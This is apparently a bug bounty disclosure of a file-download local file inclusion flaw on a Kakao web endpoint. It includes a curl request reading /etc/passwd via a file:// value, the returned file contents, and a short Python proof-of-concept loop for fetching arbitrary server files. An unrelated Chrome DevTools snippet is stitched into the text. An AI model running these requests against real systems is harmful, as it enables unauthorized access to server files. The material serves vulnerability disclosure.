
# Summary

On October 7, 2021, a vulnerability called LFI via File Download was discovered on the main Kakao website. This is a very critical vulnerability that can use this vulnerability to identify the directory structure using the Directory Listing vulnerability and click all files including system main files, server configuration files, and source codes.

# Platform(s) Affected

```
https://www.kakao.com/download/url
```

# KVE-2021-1229



```
<!DOCTYPE html>
<html lang="ko" xml:lang="ko">
▶<head>…</head>
…▼<body> == $0
  ▶<script>…</script>
  ▼<form id="frmFileDownload" method="POST" action="/download/url">
      <input type="hidden" name="fileUrl" value>
    </form>
  ▶<div id="kakaoWrap">…</div>
  ▶<script>…</script>
  </body>
</html>
```


Highlights from the Chrome 94 update

Change the language of your DevTools
Chrome DevTools now supports multiple languages, allowing you to work in your preferred language.

New Nest Hub devices in the Device list
You can now simulate the dimensions of Nest Hub devices in DevTools.

After accessing the terms and conditions page from the main Kakao homepage, when I checked the code, I could see that there was a Download form tag as shown above, and I could see that a hidden parameter called fileUrl was also exposed.

However, when I pass /etc/passwd and /etc/hosts as the value of fileUrl in /download/url, the file is downloaded but empty files are downloaded. So, I tried LFI using the file:// scheme because the parameter also contains the character Url.



```
⚡ root@pocas  ~/Research/Kakao  curl "https://www.kakao.com/download/url?fileUrl=file:///etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
⚡ root@pocas  ~/Research/Kakao 
```

As a result of an attempt, I was able to successfully link the /etc/passwd file to the Kakao server as shown in the picture above.

(If a directory path other than a specific file is given using the file:// scheme, a Directory Listing vulnerability occurs, so an attacker can use this to identify the internal tree and acquire the desired file at will.)

```python
import requests

while(1):
        filename = input("[+] Enter the filename : ")
        res = requests.get("https://kakao.com/download/url?fileUrl=file://{}".format(filename))
        print("[-] " + res.text)

# Exploit Video : https://www.youtube.com/watch?v=PVTk3xBYH2g
```

Finally, I wrote the POC code as above. Using the POC, I could easily click all the files on the Kakao server.